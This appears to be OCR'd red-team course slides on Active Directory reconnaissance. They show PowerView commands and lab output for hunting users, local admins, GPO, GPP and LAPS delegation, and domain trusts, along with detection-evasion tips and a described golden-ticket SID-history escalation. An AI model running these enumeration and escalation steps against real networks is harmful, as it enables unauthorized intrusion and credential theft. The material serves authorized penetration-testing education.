
Fundamentals of user hunting

The default *Invoke-UserHunter* is not safe from a red team perspective, as opposed to *Invoke-UserHunter -Stealth*. If we are just making LDAP queries to the DC and talking to a handful of servers that everyone talks to, this behavior is pretty difficult to get picked up.

Fundamentals of user hunting



Invoke-UserHunter



Invoke-UserHunter -Stealth

Figure from “I Have the Power(View)” [Troopers]

Fundamentals of user hunting

Finally, do not forget that you can get all the users of an AD forest by simply querying a single domain controller's Global Catalog, even a child domain's one! Administrator privileges are not required for this operation.

Fundamentals of user hunting

For example, we executed this PowerShell script against our testing “ELS-CHILD” domain’s Global Catalog and we were able to get a list containing the whole forest’s users.

2.3.1 Fundamentals & User Hunting

MAP REF

Fundamentals of user hunting

Using PowerView to get the forest's GCs

```
PS C:\Users\johnx\Desktop> Get-ForestGlobalCatalog


Forest                        : eLS.local
CurrentTime                   : 10/16/2017 3:49:06 PM
HighestCommittedUsn           : 639448
OSVersion                     : Windows Server 2012 R2 Standard
Roles                         : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                        : eLS.local
IPAddress                     : 10.10.10.254
SiteName                      : ELS
SyncFromAllServersCallback    :
InboundConnections            : {e77e9a66-6788-4eb2-8af9-c8a1d367c1c7}
OutboundConnections           : {}
Name                          : lab-dc01.els.local
Partitions                    : {DC=eLS,DC=local, CN=Configuration,DC=eLS,DC=local,
                                CN=Schema,CN=Configuration,DC=eLS,DC=local, DC=DomainDnsZones,DC=eL

Forest                        : eLS.local
CurrentTime                   : 10/16/2017 3:49:06 PM
HighestCommittedUsn           : 24706
OSVersion                     : Windows Server 2012 R2 Standard
Roles                         : {PdcRole, RidRole, InfrastructureRole}
Domain                        : els-child.eLS.local
IPAddress                     : 10.10.10.253
SiteName                      : ELS-CHILD
SyncFromAllServersCallback    :
InboundConnections            : {b4701685-076a-44ba-9459-9cc45e117f4d}
OutboundConnections           : {}
Name                          : lab-dc02.els-child.eLS.local
Partitions                    : {CN=Configuration,DC=eLS,DC=local, CN=Schema,CN=Configuration,DC=eL
                                DC=ForestDnsZones,DC=eLS,DC=local, DC=els-child,DC=eLS,DC=local...}
```

Querying the child domain's GC

RetrieveAllUsersFromAD.ps1

```
1
2  ### Connect to Global Catalog and setup searcher for the entire forest
3
4  [ADSI] $RootDSE = "LDAP://RootDSE"
5  [Object] $RootDomain = New-Object System.DirectoryServices.DirectoryEntry "GC://lab-dc02.els-child.els.local"
6  [Object] $Searcher = New-Object System.DirectoryServices.DirectorySearcher
7  $Searcher.SearchRoot = $RootDomain
8  $Searcher.PageSize = 1000
```

The result contains all users of the forest (output excerpt)

2ndAdmin2	2nd Admin 2
manager1	Manager One
appsvc	DataBase Application
testuser	testuser
2ndAdmin	2nd Admin
employee4	Employee Four
ELS-CHILD$	ELS-CHILD$
johnx	JohnX

Local Administrator Enumeration

Windows OS allows* any basic domain user (authenticated) to enumerate the members of a local group on a remote machine.

*Windows 10 Anniversary Edition & Windows Server 2016 lock *get-localgroup* down by default

Local Administrator Enumeration

We can accomplish this in two ways, using:

- *WinNT service provider,* a service provider we can use with ADSI accelerators that allows enumeration of local groups and users across the network.

Local Administrator Enumeration

- *NetLocalGroupGetMembers* Win 32 API call, which doesn't result in the same amount of information but it tends to be much faster, since it leverages native Windows functionality.

Local Administrator Enumeration

Retrieve the members of the 'Administrators' local group on a specific remote machine, using the WinNT service provider.

```
>> ([ADSI]'WinNT://computer_name/Administrators').psbase.Invoke('Members') |
    %{$_.GetType().InvokeMember('Name', 'GetProperty', $null, $_, $null)}
```

Local Administrator Enumeration

Retrieve more information using Get-NetLocalGroup (This command was originally created to identify RID 500 accounts that are useful against the KB2871997 patch).

```
>> Get-NetLocalGroup -ComputerName computer_name
```

Local Administrator Enumeration

Get local group membership with the NetLocalGroupGetMembers API call.

```
>> Get-NetLocalGroup -ComputerName computer_name -API
```

Local Administrator Enumeration

Get the list of effective users who can access a target system.

```
>> Get-NetLocalGroup -ComputerName computer_name -Recurse
```

Such a command if executed inside our testing “ELS” domain results in the following (output excerpt).

Local Administrator Enumeration

```
ComputerName : eLS.local/Domain Admins
AccountName  : eLS.local/2ndAdmin
SID          : S-1-5-21-1770822258-1552498733-1961591868-1177
Description  :
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 7/25/2017 5:37:57 PM
PwdExpired   :
UserFlags    : 512

PS C:\Users\JeremyDoyle\Downloads> get-netlocalgroup -ComputerName wsus-server -Recurse


Description  :
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 4/28/2017 1:56:06 PM
PwdExpired   :
UserFlags    : 512

ComputerName : eLS.local/Domain Admins
AccountName  : eLS.local/Administrator
SID          : S-1-5-21-1770822258-1552498733-1961591868-500
Description  : Built-in account for administering the computer/domain
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 4/24/2017 4:29:19 PM
PwdExpired   :
```

Derivative Local Admin

It’s not uncommon to come across a system of heavily delegated local administrator roles. This system increases the difficulty of tracking down users to gain access to a target system, but greatly increases the successful chances of gaining that access.

Derivative Local Admin

The answer to “How do we utilize a domain account to work forward and gain access to target machines in these complicated scenarios?” is a concept called “Derivative Local Admin”

Derivative Local Admin

Refer to Justin Warner's article for technical details on both User Hunting and the Derivative Local Admin concept.

Identifying Administrator Accounts: Group Enumeration

The old school way for group enumeration/finding your domain admins is -GroupName “Domain Admins”.

Identifying Administrator Accounts: Group Enumeration

As already mentioned, to find the domain admins of the testing “ELS” domain we would execute the following PowerView command.

```
>> Get-NetGroupMember -GroupName "Domain Admins"
```

Identifying Administrator Accounts: RODC Groups

We can also identify administrator accounts indirectly by executing the PowerView command below (Output excerpt).

```
>> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group" -Recurse
```

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGroupMember -GroupName "Denied RODC Pa
ssword Replication Group"  -Recurse


GroupDomain   : eLS.local
GroupName     : Group Policy Creator Owners
MemberDomain  : eLS.local
MemberName    : Administrator
MemberSID     : S-1-5-21-1770822258-1552498733-1961591868-500
IsGroup       : False
MemberDN      : CN=Administrator,CN=Users,DC=eLS,DC=local

GroupDomain   : eLS.local
GroupName     : Denied RODC Password Replication Group
MemberDomain  : eLS.local
MemberName    : Domain Admins
MemberSID     : S-1-5-21-1770822258-1552498733-1961591868-512
IsGroup       : True
MemberDN      : CN=Domain Admins,CN=Users,DC=eLS,DC=local

GroupDomain   : eLS.local
GroupName     : Domain Admins
MemberDomain  : eLS.local
MemberName    : 2ndAdmin
MemberSID     : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup       : False
MemberDN      : CN=2nd Admin,CN=Users,DC=eLS,DC=local
```

Identifying Administrator Accounts: RODC Groups

This is a viable administrator identification method since enterprises should be configuring this so that administrator passwords are not kept on RODCs.

Identifying Administrator Accounts: AdminCount =1

Remember when we mentioned about *AdminCount* equals to 1 on possibly privileged groups and accounts?

Identifying Administrator Accounts: AdminCount =1

To identify potentially privileged accounts without any group enumeration using the AdminCount property only, we would execute the PowerView command below inside our testing “ELS” domain.

```
>> Get-NetUser -AdminCount | select name,whencreated,pwdlastset,lastlogon
```

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetUser -AdminCount | select name,whencre
ated,pwdlastset,lastlogon

name                whencreated         pwdlastset          lastlogon
----                -----------         ----------          ---------
Administrator       4/24/2017 3:27:0... 4/24/2017 4:29:1... 8/22/2017 5:16:4...
x0rc1st             4/24/2017 3:27:0... 4/24/2017 4:28:3... 6/22/2017 4:22:4...
krbtgt              4/24/2017 3:28:2... 4/24/2017 6:28:2... 1/1/1601 2:00:00 AM
User10              4/24/2017 4:04:2... 4/28/2017 1:56:0... 7/20/2017 7:57:2...
Jeremy Doyle        7/3/2017 3:01:27 PM 7/3/2017 6:19:25 PM 8/23/2017 1:15:1...
DataBase Applica... 7/11/2017 12:16:... 7/11/2017 3:16:0... 7/18/2017 10:38:...
2nd Admin           7/24/2017 2:13:2... 7/25/2017 5:37:5... 8/21/2017 8:25:1...
```

Identifying Administrator Accounts: AdminCount =1

In our example we have 7 potentially privileged accounts. KRBTGT is one of them. Two new ones appeared (`x0rc1st` and `Database Application`). Be prepared for false positives when using this technique.

Identifying Administrator Accounts: GPO Enumeration & Abuse GPO Enumeration & Abuse

When machines boot, determine who can log in to them/what users have administrative rights through restricted groups, that are set or through group policy preferences.

Identifying Administrator Accounts: GPO Enumeration & Abuse

These GPO policies are by architectural design accessible to anyone on the domain. How can we leverage this?

Identifying Administrator Accounts: GPO Enumeration & Abuse

We can query those GPOs and then, via a couple of steps of correlation, we can figure out who can log in to a particular machine or anywhere on the domain, talking with the DC only.

Identifying Administrator Accounts: GPO Enumeration & Abuse

Even if there is network segmentation, even if we cannot touch/reach specific machines and we want to know who can log in to a machine, we query the DC and correlate some of the GPOs and computer attributes.

Identifying Administrator Accounts: GPO Enumeration & Abuse

Then, we can identify an admin without sending a single packet to the target.

Identifying Administrator Accounts: GPO Enumeration & Abuse

According to the "PSConfEU - Offensive Active Directory (With PowerShell!)" talk, to find the computers a specified user can access, PowerView performs the following steps (in the background).

1. Resolves the user/group to a SID

2. Builds a list of the SIDs the target is a part of

Identifying Administrator Accounts: GPO Enumeration & Abuse

3. Uses Get-NetGPOGroup to pull GPOs that set “Restricted Groups” or groups.xml

4. Matches the target SID list to the queried GPO SID list to enumerate all GPOs the target is applied to

5. Enumerates all OUs/sites and applicable GPO GUIDs that are applied through GPLink

Identifying Administrator Accounts: GPO Enumeration & Abuse

1 - 5 is actually about finding all GPOs where this user is set as local administrator on some target. Then take that GPO into the GPLink linking attribute in AD, giving all the OUs and sites where that GPO is applied.

Identifying Administrator Accounts: GPO Enumeration & Abuse

The final step is the following.

6. Query all computers in that OU or site

All the above steps are integrated into the following PowerView command, that identifies accessible computers.

```
>> Find-GPOLocation -UserName username
```

Identifying Administrator Accounts: GPO Enumeration & Abuse

For example, to identify all computers that the specified user has local RDP access rights to in the domain, we would execute:

```
>> Find-GPOLocation -UserName username -LocalGroup RDP
```

Identifying Administrator Accounts: GPO Enumeration & Abuse

We can also do that in reverse.

- A given system has some GPOs applied to it.
- These GPOs have some users linked though restricted groups.

Identifying Administrator Accounts: GPO Enumeration & Abuse

- So, for example, this group “Desktop Admins”, has administrative rights on that windows machine.

The following finds the users/groups who can administer a given machine.

```
>> Find-GPOComputerAdmin -ComputerName computer_name
```

Identifying Administrator Accounts: GPPs

(\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\)

We can use the PowerSploit's `get-GPPPassword` to identify administrator credentials in SYSVOL. It scans the SYSVOL share on the DC, and identifies XML files that have a `cpassword` attribute (encrypted password string). We can decrypt this string since MS published the decryption key.

Identifying Administrator Accounts: GPPs

MS has a patch for that, KB2962486, which should be installed on every computer used to manage Group Policies. Be aware that this patch doesn't delete existing GPP XML files in SYSVOL containing passwords.

Identifying Active Directory Groups With Local Admin Rights

One of the favorite components of PowerView is the ability to identify what AD groups have local administrator rights in the environment.

Identifying AD groups with Local Admin rights

It is particularly difficult to manage a great number of workstations in a large environment.

Identifying AD groups with Local Admin rights

To address this, organizations usually create a Group Policy saying that their workstation admins group in AD should be a member of local administrators for all their workstations.

Identifying AD groups with Local Admin rights

PowerView can pull that information out and identify which AD admin groups or AD groups have admin rights to which computers.

Identifying AD groups with Local Admin rights

To identify which AD groups have admin rights to which computers, we would execute the following PowerView commands inside our “ELS” testing domain.

```
>> Get-NetGPOGroup
```

```
>> Get-NetGroupMember -GroupName "Local Admin"
```

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGPOGroup

GPODisplayName : Local Admin GPO
GPOName        : {A4C3222D-BFF8-4944-B86B-932CE3F7A41B}
GPOPath        : \\eLS.local\SysVol\eLS.local\Policies\{A4C3222D-BFF8-4944-B86B
                 -932CE3F7A41B}
GPOType        : RestrictedGroups
Filters        :
GroupName      : ELS\Local Admin
GroupSID       : S-1-5-21-1770822258-1552498733-1961591868-1173
GroupMemberOf  : {S-1-5-32-555, S-1-5-32-544}
GroupMembers   : {}
```

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGroupMember -GroupName "Local Admin"

GroupDomain   : eLS.local
GroupName     : Local Admin
MemberDomain  : eLS.local
MemberName    : 2ndAdmin
MemberSID     : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup       : False
MemberDN      : CN=2nd Admin,CN=Users,DC=eLS,DC=local

GroupDomain   : eLS.local
GroupName     : Local Admin
MemberDomain  : eLS.local
MemberName    : JeremyDoyle
MemberSID     : S-1-5-21-1770822258-1552498733-1961591868-1167
IsGroup       : False
MemberDN      : CN=Jeremy Doyle,CN=Users,DC=eLS,DC=local
```

Identifying AD groups with Local Admin rights

An alternative path to achieve the same is by targeting a specific OU. Next, we should get a list of what Group Policies apply. Then, we will receive list of all computers in that OU.

```
>> Get-NetOU
```

```
>> Find-GPOComputerAdmin -OUName 'OU=X,OU=Y,DC=Z,DC=W'
```

```
>>Get-NetComputer -ADSpath 'OU=X,OU=Y,DC=Z,DC=W'
```

Identifying AD groups with Local Admin rights

Finally, like we did before we will need to enumerate the membership of the identified local admin group. We will then know who to target and where they have access to.

Identifying regular users having admin rights

We can discover regular users with admin rights using a similar technique. Users typically have an email address, especially if exchange is used in the organization, or they have a specific naming format like first name dot last name.

Identifying regular users having admin rights

We can look for admin accounts or user accounts in admin groups this way.

Identifying regular users having admin rights

Oftentimes Exchange admins will have an email address associated with them. Consequently, we will have to filter some of those out, but it's a nice way to find regular user accounts that have more rights than they should.

Identifying regular users having admin rights

To identify such users inside our testing “ELS” domain, we would execute the following PowerView commands.

```
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse | ?{Get-NetUser $_.MemberName
                                -filter '(mail=*)'}
                                    and
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse | ?{$_.MemberName -Like '*.*'}
```

Identifying Virtual Admins

We can also look for virtual admins (HyperV admins or VMware admins) that are often groups in AD that have full admin access to the virtualization platform. If we compromise those accounts, we will own the infrastructure.

Identifying virtual admins

To identify such users inside our testing “ELS” domain, we would execute the following PowerView commands.

```
>> Get-NetGroup "*Hyper*" | Get-NetGroupMember
                    and
>> Get-NetGroup "*VMWare*" | Get-NetGroupMember
```

Identifying Computers Having Admin Rights

If we find computer accounts with a dollar sign at the end in an admin group, all we have to do is compromise that computer account and get SYSTEM on it.

Identifying computers having admin rights

At that point that SYSTEM account has admin rights in AD. So, in this case they added a regular computer to workstation admins.

Identifying computers having admin rights

To identify such computers, we would use a PowerView command as follows.

```
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse |?{$_.MemberName -Like '*$'}
```

Interesting Group Enumeration

What we usually go after besides admins is remote desktop users. The following retrieves the names of the local groups themselves.

```
>> Get-NetLocalGroup -ComputerName computer_name -ListGroups
```

Interesting Group Enumeration

Executing the PowerView command above inside our testing "ELS" domain results in the following.

```
PS C:\Users\JeremyDoyle\Downloads> get-netlocalgroup -ComputerName Windows7 -Recurse -List

Server                  Group                       SID                         Description
------                  -----                       ---                         -----------
Windows7                Administrators              S-1-5-32-544                Administrators have comple...
Windows7                Backup Operators            S-1-5-32-551                Backup Operators can overr...
Windows7                Cryptographic Operators     S-1-5-32-569                Members are authorized to ...
Windows7                Distributed COM Users       S-1-5-32-562                Members are allowed to lau...
Windows7                Event Log Readers           S-1-5-32-573                Members of this group can ...
Windows7                Guests                      S-1-5-32-546                Guests have the same acces...
Windows7                IIS_IUSRS                   S-1-5-32-568                Built-in group used by Int...
Windows7                Network Configuration Oper... S-1-5-32-556              Members in this group can ...
Windows7                Performance Log Users       S-1-5-32-559                Members of this group may ...
Windows7                Performance Monitor Users   S-1-5-32-558                Members of this group can ...
Windows7                Power Users                 S-1-5-32-547                Power Users are included f...
Windows7                Remote Desktop Users        S-1-5-32-555                Members in this group are ...
Windows7                Replicator                  S-1-5-32-552                Supports file replication ...
Windows7                Users                       S-1-5-32-545                Users are prevented from m...
Windows7                HomeUsers                   S-1-5-21-545379798-3831351... HomeUsers Security Group
```

Interesting Group Enumeration

To determine the actual users having RDP rights, execute the following.

```
>> Get-NetLocalGroup -ComputerName computer_name -GroupName "Remote Desktop Users" -Recurse
```

Interesting Group Enumeration

In addition, it is not uncommon to come across groups (and users) other than usual ones, that have local administrative access on domain controllers. Those groups (and their users) are great targets. To identify them we can execute the following.

```
>> Get-NetDomainController | Get-NetLocalGroup -Recurse
```

Follow The Delegation

We can also follow the delegation in AD. We should understand what delegation has been configured on the OUs in the domain. These are permissions that have been configured directly on the OUs.

Follow the delegation

To understand/identify what delegation has been configured on the OUs in the domain, we could execute a PowerView command similar to the below.

```
>> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=X,OU=Y,DC=Z,DC=W' | Where
{$_.ActiveDirectoryRights -eq 'GenericAll'}
```

Follow the delegation

For example:

```
PS C:\Users\[redacted]> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=[redacted],DC=[redacted],DC=[redacted],DC=[redacted]' |
                        Where {$_.ActiveDirectoryRights -eq 'GenericAll'}


InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=[redacted],DC=[redacted],DC=[redacted]
ObjectType            : All
IdentityReference     : [redacted]\Help Desk Level 2
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : [redacted]

InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=[redacted],DC=[redacted],DC=[redacted]
ObjectType            : All
IdentityReference     : [redacted]\Help Desk Level 3
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : [redacted]
```

Follow the delegation

On the example above, we can see that someone has delegated to the *Accounts* OU, Help Desk Level 2 & 3, but they have made a mistake.

Follow the delegation

Both those tiered levels have full rights on all objects. An obvious mistake, except for the fact that ACLs are very difficult to parse through, look at and identify. This means that level 3 has far more rights than they should.

Follow the delegation

So, we should enumerate that group and see its members. This is an account we should target. We could do this by executing the PowerView command below.

```
>> Get-NetGroupMember "Help Desk Level 3"
```

Custom Domain/OU Delegation

Custom Domain/OU Delegation is a very tough thing to do. Imagine a domain admin that adds something to the OU delegation he shouldn't have. Things like this slip easily due to the complexity of AD object ACLs analysis.

Custom Domain/OU Delegation

A common mistake is adding domain computers to have full control for an object and all sub-objects in an OU. Basically that means that all domain computers are now OU admins. They will actually have full rights inside that OU.

Custom Domain/OU Delegation

An attacker therefore has to compromise one of those computers and get SYSTEM rights on it. This way he owns the computer account on AD and has all the abovementioned rights on the OU, which is full.

Custom Domain/OU Delegation

To investigate about that kind of misconfigurations we can use PowerView's ACL scanner module which we cover further down this module.

MS LAPS Delegation

The LAPS policy can also be identified but it is not that interesting, since it just documents how long a password is , how often it should be changed etc.

LAPS Delegation

More interesting is using PowerView to pull the permissions for who has rights to the LAPS password attribute, where clear text passwords are stored (ms-Mcs-AdmPwd).

LAPS Delegation

With this information, we can identify who has the ability to view LAPS passwords and go after those accounts.

LAPS Delegation

Once we have that, we can then pull from AD a list of all the local admin accounts, on all the computers, that those users have the view access to.

LAPS Delegation

PowerView has a built-in list of the groups that usually have LAPS delegation.

LAPS Delegation

For example, to find the user/groups that have read access to the LAPS password property for a specified computer inside a domain, we would execute the following.

```
>> Get-NetComputer -ComputerName 'computer_name' -FullData |
    Select-Object -ExpandProperty distinguishedname |
    ForEach-Object { $_.substring($_.indexof('OU')) } | ForEach-Object {
        Get-ObjectAcl -ResolveGUIDs -DistinguishedName $_
    } | Where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
        ($_.ActiveDirectoryRights -match 'ReadProperty')
    } | ForEach-Object {
        Convert-NameToSid $_.IdentityReference
    } | Select-Object -ExpandProperty SID | Get-ADObject
```

LAPS Delegation

Using PowerView we can also get the ACLs for all OUs where someone is allowed to read the LAPS password attribute, as follows.

```
>> Get-NetOU -FullData |
    Get-ObjectAcl -ResolveGUIDs |
    Where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
        ($_.ActiveDirectoryRights -match 'ReadProperty')
    } | ForEach-Object {
        $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid
$_.IdentityReference).SID;
        $_
    }
```

2.3.2 Important AD Component Enumeration

MAP REF

Now, let’s focus on how to gather critical information about the Active Directory itself and its components.

AD Forest Information

Using PowerView we can get the name of the forest and the sites that are inside the forest, so we can map out what resides in the targeted environment as follows.

```
>> Get-NetForest
```

```
PS C:\Users\JeremyDoyle\Downloads> get-netforest


RootDomainSid          : S-1-5-21-1770822258-1552498733-1961591868
Name                   : eLS.local
Sites                  : {Default-First-Site-Name}
Domains                : {eLS.local}
GlobalCatalogs         : {lab-dc01.els.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=eLS,DC=local, DC=ForestDnsZones,DC=eLS,DC=local}
ForestModeLevel        : 6
ForestMode             : Windows2012R2Forest
RootDomain             : eLS.local
Schema                 : CN=Schema,CN=Configuration,DC=eLS,DC=local
SchemaRoleOwner        : lab-dc01.els.local
NamingRoleOwner        : lab-dc01.els.local
```

2.3.2 Important AD Component Enumeration

MAP REF

AD Forest Information

In fact, a really effective way to get information about an Active Directory environment or enterprise is to pull the site information and the subnet information. Then, we can effectively map out the entire network with just AD.

2.3.2 Important AD Component Enumeration

MAP REF

AD Forest Information

We can get information about the domains that are stored in that forest. MS recommends that every DC is a global catalog. We can therefore get a list of pretty much all of the DCs in the organization, with one command.

AD Forest Information

In addition, application partition will show us for example if a DNS is integrated in AD, since DNS is considered an application partition.

AD Forest Information

The forest mode will show us to identify what security enhancements are not available to the administrators of that environment. We can also get information about schemas and FSMOs.

AD Domain Information

Using PowerView we can get domain information such as what forest is it in, all of the domain controllers, any child domain and the domain mode, which again tells us what kind of security is available.

```
>> Get-NetDomain
```

2.3.2 Important AD Component Enumeration

MAP REF

PowerView's *Get-NetDomain* command resulted in the following, when executed inside our testing "ELS" domain.

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetDomain


Forest                  : eLS.local
DomainControllers       : {lab-dc01.els.local}
Children                : {}
DomainMode              : Windows2012R2Domain
DomainModeLevel         : 6
Parent                  :
PdcRoleOwner            : lab-dc01.els.local
RidRoleOwner            : lab-dc01.els.local
InfrastructureRoleOwner : lab-dc01.els.local
Name                    : eLS.local
```

The PDC emulator

If you are a red teamer and you want to know what DC to connect to when you do all your activities, you might want to target the PDC emulator.

The PDC emulator

Why is that? Because PDC emulator is the busiest controller on the network. It is also the best connected by MS recommendations.

The PDC emulator

Of course, we could also target one that is located at a distant network branch, but the logs on the PDC are going to be super busy and is also typically a best practice to co-host all of the FSMOs on the same DC, consequently the logs will be super busy.

The PDC emulator

For example, to determine which domain controller holds the PDC emulator FSMO role in the forest root domain (if there are multiple domains in the forest), we would execute the following AD PowerShell module command.

```
>> Get-ADForest |
>> Select-Object -ExpandProperty RootDomain |
>> Get-ADDomain |
>> Select-Object -Property PDCEmulator
```

The PDC emulator

PowerView's *Get-NetDomain* command, would also inform us about the whereabouts of the PDC emulator. This piece of information would be displayed next to the PdcRoleOwner attribute and more importantly, from an unprivileged user's point of view.

```
PS C:\Users\JeremyDoyle\Downloads> Get-NetDomain


Forest                  : eLS.local
DomainControllers       : {lab-dc01.els.local}
Children                : {}
DomainMode              : Windows2012R2Domain
DomainModeLevel         : 6
Parent                  :
PdcRoleOwner            : lab-dc01.els.local
RidRoleOwner            : lab-dc01.els.local
InfrastructureRoleOwner : lab-dc01.els.local
Name                    : eLS.local
```

Domain Trusts

A trust just links up the authentication systems of two domains and allows authentication traffic to flow between them.

Domain Trusts

What is important to understand is that it allows the possibility of privileged access between domains, but doesn't guarantee it.

Domain Trusts

An interesting case on the abovementioned statement is an attack that leverages SID history.

Domain Trusts

If in a forest you set the SID history for a user in a child domain, all the way at the bottom, to be “Enterprise Admins”, he will have access to every single machine.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Normally in a forest, access and trust filters down, but with the abovementioned technique you hop up a trust. It is therefore important to understand that the forest is the trust boundary and not the domain.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

SID history is a very well protected attribute but one that can be modified, if you forge golden tickets.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

If we can compromise a domain administrator's credentials in any domain in a forest, for 5 minutes, we can DCSync the Kerberos signing key for the DC, create a golden ticket, where we can set the SID history to "Enterprise Admins" and finally inject that ticket.

Domain Trusts

This way, within a couple of minutes we can compromise the root of the entire domain.

Domain Trusts

This is not probably going to work with an external trust due to SID filtering.

Domain Trusts

It will be successful for domains inside a forest (inner-forest trust). It will be successful even with quarantined domains because usually they do not quarantine the enterprise DC SID.

Domain Trusts

Therefore, with proper golden ticket manipulation we can still hop up the trust.

Domain Trusts

Remember that when using that golden ticket, you have 20 minutes before a validation takes place from the DC to verify if the associated account exists or not.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Obviously thorough Forest and Domain trust enumeration must be implemented during an engagement. PowerView allows for Forest and Domain trust enumeration, again from an unprivileged user's point of view, leveraging trusts that may exist.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Enumerate all domains in the current forest.

```
>> Get-NetForestDomain
```

Domain Trusts

Enumerate all current domain trusts.

```
>> Get-NetUser -Domain associated_domain
```

Domain Trusts

Find admin groups across a trust.

```
>> Get-NetGroup *admin* -Domain associated_domain
```

Domain Trusts

Map all reachable domain trusts.

```
>> Invoke-MapDomainTrust
```

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Map all reachable domain trusts through LDAP queries, reflected through the current primary domain controller.

```
>> Invoke-MapDomainTrust -LDAP
```

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Export domain trust mappings for visualization

```
>> Invoke-MapDomainTrust | Export-Csv -NoTypeInformation trusts.csv
```

Domain Trusts

Find users in the current domain that reside in groups across a trust.

```
>> Find-ForeignUser
```

Domain Trusts

Find groups in a remote domain that include users not in the target domain.

```
>> Find-ForeignGroup -Domain els.local
```

Domain Trusts

If there's an organization's trust to other business units in their environment, they may have actually and accidentally compromised their environment. This is because a lot of times they create another domain or another forest due to trust issues.

Domain Trusts

But then, they usually create a trust and trust everyone in that domain and then they will do a two-way trust. A great resource on cross-domain/forest trust is the following.

http://www.harmj0y.net/blog/tag/domain-trusts/

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

We can use PowerView to get trust-related information, as follows.

```
>> Get-NetDomainTrust
```

If trust relationships are set up, we would see something similar to the following.

```
PS C:\Users\joeuser> Get-NetDomainTrust

SourceName          TargetName                    TrustType TrustDirection
----------          ----------                    --------- --------------
[redacted].org child.[redacted].org ParentChild  Bidirectional
[redacted].org external.com           Kerberos  Bidirectional
[redacted].org Partner.net            Kerberos       Outbound
```

Domain Trusts

In the next module, we will see how a trust can result in total domain or even forest compromise.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Finally, we can start mapping out who is where and what rights they have. Even better than that we can use BloodHound.

2.3.2 Important AD Component Enumeration

MAP REF

Domain Trusts

Bloodhound enables us to use PowerView to query and get information about the AD environment, put it into a graph DB and graph out all of the connection points between users, groups and computers.

Domain Trusts

This enables us to very easily and quickly identify that for example user X can go to this group, can have admin access to this computer, where domain administrators are logged on and therefore move our way to domain administrator access.

Identifying Partner Organizations using Contacts

When an organization has exchange, you can also get information about who they commonly email. In outlook we have our contacts and our most commonly emailed people end up in the contacts field and the contacts component.

Identifying partner organizations using contacts

In AD we can get a list of all contacts inside the organization, which is moderately interesting.

Identifying partner organizations using contacts

Much more interesting will be parsing through that and identifying what domains the organization is associated with and what they email.

Identifying partner organizations using contacts

To identify partner organizations and the associated domains, you would execute the following command using the AD PowerShell module.

```
>>  get-ADObject -filter {ObjectClass -eq "Contact"} -Prop *
```

Interesting Corners Of Active Directory

As you understand the initial gathering of information takes some time. Undoubtedly this procedure will pay dividends once we start our exploitation activities though. Let's now document some interesting corners of Active Directory.

Active Directory ACLs

